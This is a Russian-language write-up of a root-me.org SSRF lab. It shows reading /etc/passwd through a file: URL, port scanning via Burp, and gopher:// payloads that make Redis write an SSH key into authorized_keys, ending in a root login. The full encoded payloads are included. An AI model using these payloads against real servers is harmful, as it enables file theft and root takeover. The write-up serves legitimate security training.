1. Изучите функционал задания, сделайте пинг на свой сервер.

2. Прочитайте файл /etc/passwd с уязвимого сервера.


3. Просканируйте открытые порты на уязвимом сервере.

4. * Запишите данные в redis, сделайте дамп и скачайте его содержимое с уязвимого сервера

5. * Получите root-права на уязвимом сервере, прочитайте флаг /passwd и сдайте флаг. Результатом должно быть выполненное задание в вашем профиле на root-me.org

6. * Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания

1. Зашел в задание.




Сделал пинг на свой сервер и посмотрел в логах(последние два запроса с root-me):


```
krilatiy@instance-1:/var/log/nginx$ cat /var/log/nginx/access.log
46.1.109.99 - - [29/May/2021:07:31:33 +0000] "GET / HTTP/1.0" 200 612 "-" "-"
212.129.28.21 - - [29/May/2021:08:00:13 +0000] "GET / HTTP/1.1" 200 612 "-" "-"
212.129.28.21 - - [29/May/2021:08:03:30 +0000] "GET / HTTP/1.1" 200 612 "-" "-"
krilatiy@instance-1:/var/log/nginx$
```


Запрос к http://localhost:

2. Чтобы прочитать /etc/passwd вводим file:/etc/passwd




3. Попробуем просканировать различные порты

Перехватим запрос в burp и отправим в intruder:



Сделаем пейлоады следующим образом:



Посмотрим ответы:

С длиной 670:

```
        </form>
        <pre>
          <br />
          Erreur Curl : Failed connect to localhost:21; Connection refused<br />
        </pre>
      </body>
```

С длиной 658(22) открыт ssh:

```
        <pre>
          <br />
          Erreur Curl : Recv failure: Connection reset by peer<br />
        </pre>
```


С длиной 691(25) открыт smtp:

```
        <pre>
          <br />
          220 ssrf-box.localdomain ESMTP Postfix
          221 2.7.0 Error: I can break rules, too. Goodbye.
        </pre>
```

С длиной 1031 стандартный 80 порт

И так далее…

4. Попробуем повзаимодействовать с redis:



Получим ответ +0K

Установим number 666

```
Connection: close
Referer: http://ctf02.root-me.org/index.php
Upgrade-Insecure-Requests: 1

url=gopher%3A%2F%2Flocalhost%3A6379%2F_SET%20Number%20666%250d%250aQUIT
```

И прочитаем

```
Upgrade-Insecure-Requests: 1

url=gopher%3A%2F%2Flocalhost%3A6379%2F_GET%20Number%250d%250aQUIT
```

```
      Crawl Webpage
    </title>
  </head>
  <body>
    <link rel='stylesheet' prc
    <iframe id='iframe' src='h
    </iframe>
    <form method="POST" actior
      <input type="text" name=
    </form>
    <pre>
      <br />
      $3
      666
      +OK
    </pre>
  </body>
</html>
```

Установим директорию /var/www/html

```
url=
gopher%3A%2F%2Flocalhost%3A6379%2F_CONFIG%20SET%20dir%20/var/www/html%250d%250aQUIT
```


Сделаем дамп БД

```
url=
gopher%3A%2F%2Flocalhost%3A6379%2F_CONFIG%20SET%20dbfilename%20mydump%250d%250aQUIT
```

Также делаем _save

```
url=gopher%3A%2F%2Flocalhost%3A6379%2F_save%250d%250aQUIT
```

И сохраняем к себе дамп БД




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat mydump
/var/www/htmlber��dir
dbfilenamedump����n]�o�
```

5. Сделаем SET dbname authorized_keys
Далее сгенерируем rsa ключ

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh-keygen -t rsa -f ./id_rsa4 -C root
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa4
Your public key has been saved in ./id_rsa4.pub
The key fingerprint is:
SHA256:OZYq9czlRnwc9AWSDfbByZgBx7AdwaDgZqU3vPOrsNU root
The key's randomart image is:
+---[RSA 3072]----+
|       . . +*X@oo.|
|      . = . **=o  |
|       = = . o o  |
|      o . * . .   |
|       . S + o    |
|      . * O .     |
|     . o = E      |
|      . + . .     |
|       .  ...     |
+----[SHA256]-----+
```

Установим его SET 1 “ \n\n НАШ_КЛЮЧ \n\n”

```
url=
gopher%3A%2F%2Flocalhost%3A6379%2F_SET%201%20%22\n\n%73%73%68%2d%72%73%61%20%41%41%4
1%41%42%33%4e%7a%61%43%31%79%63%32%45%41%41%41%41%44%41%51%41%42%41%41%41%42%67%51%4
3%79%33%32%53%43%45%6a%6d%46%39%50%61%39%42%4c%38%4d%33%57%64%57%68%7a%54%79%43%34%7
9%74%42%30%39%4a%2b%69%72%54%39%6b%2f%56%78%75%44%74%36%38%52%4a%4e%48%37%73%54%38%3
9%30%62%71%73%56%73%36%4e%73%61%58%37%6d%73%78%4a%37%31%6c%69%41%44%70%47%54%32%49%2
b%6e%6f%68%59%30%4e%2f%59%48%32%6a%47%4a%32%67%44%43%7a%34%77%48%4f%56%36%69%55%62%6
8%53%48%77%53%4f%79%30%42%30%4c%36%54%74%34%6d%79%53%58%49%30%30%39%43%76%6a%73%73%2
f%44%76%38%2f%6d%6f%62%41%7a%4b%30%69%6e%6b%38%6c%38%65%2f%4e%41%62%63%4c%6f%42%75%3
3%39%70%44%61%31%39%77%38%6b%70%56%61%41%74%39%5a%2f%68%6f%66%35%45%62%4a%6d%32%71%6
8%5a%2b%52%56%77%62%79%6d%2b%34%31%69%49%45%4c%46%77%4f%54%68%7a%34%41%6c%55%57%64%5
6%55%44%4e%7a%63%30%62%33%35%32%70%4e%72%35%47%4f%75%53%69%69%33%6e%77%41%67%36%4b%5
a%6b%4f%56%6e%69%4e%4b%5a%32%6b%41%33%6b%2f%64%6a%6b%6a%30%48%45%37%33%71%47%4b%30%3
2%58%51%77%6c%59%67%73%33%46%4d%68%66%33%66%51%56%33%4b%6e%4b%2f%45%49%50%77%68%59%5
5%58%55%4b%64%54%7a%4f%57%42%38%6f%6d%67%7a%45%53%5a%74%77%33%54%72%4d%78%58%33%64%6
d%65%6b%50%52%5a%6b%65%58%58%4f%32%6d%45%6a%63%4b%37%55%31%68%4b%51%31%64%51%55%48%6
8%70%69%64%59%2f%78%4c%51%31%42%72%66%4b%4d%32%74%30%42%39%78%43%53%4c%48%41%79%34%5
a%4d%59%36%6e%51%76%64%51%52%61%53%56%71%61%59%4a%4f%56%79%5a%35%50%69%32%67%74%77%6
4%4a%4a%70%57%52%4f%6e%47%51%59%6f%75%73%2b%6a%67%57%50%46%38%67%46%46%57%2b%34%44%4
5%78%44%51%4e%66%6b%30%72%57%59%47%33%74%32%67%67%7a%6d%54%62%6f%54%7a%58%2f%58%35%7
3%73%4e%76%48%65%79%45%5a%56%77%71%62%74%56%52%68%50%39%50%7a%73%6d%67%48%44%49%41%6
4%37%6d%65%66%58%70%33%55%3d\n\n%22%250d%250aQUIT
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa4 root@ctf02.root-me.org                                    255 ×
The authenticity of host 'ctf02.root-me.org (212.129.28.21)' can't be established.
ECDSA key fingerprint is SHA256:6ap5tgmbG0xO2e5ExYdUeXWN5d0so0kcMrFLyzK6q9I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'ctf02.root-me.org,212.129.28.21' (ECDSA) to the list of known hosts.
Last login: Sat May 29 09:59:03 2021 from 10.66.2.1
[root@ssrf-box ~]# cd /
[root@ssrf-box /]# cat paswwd
cat: paswwd: No such file or directory
[root@ssrf-box /]# cat passwd
[redacted]2
[root@ssrf-box /]#
```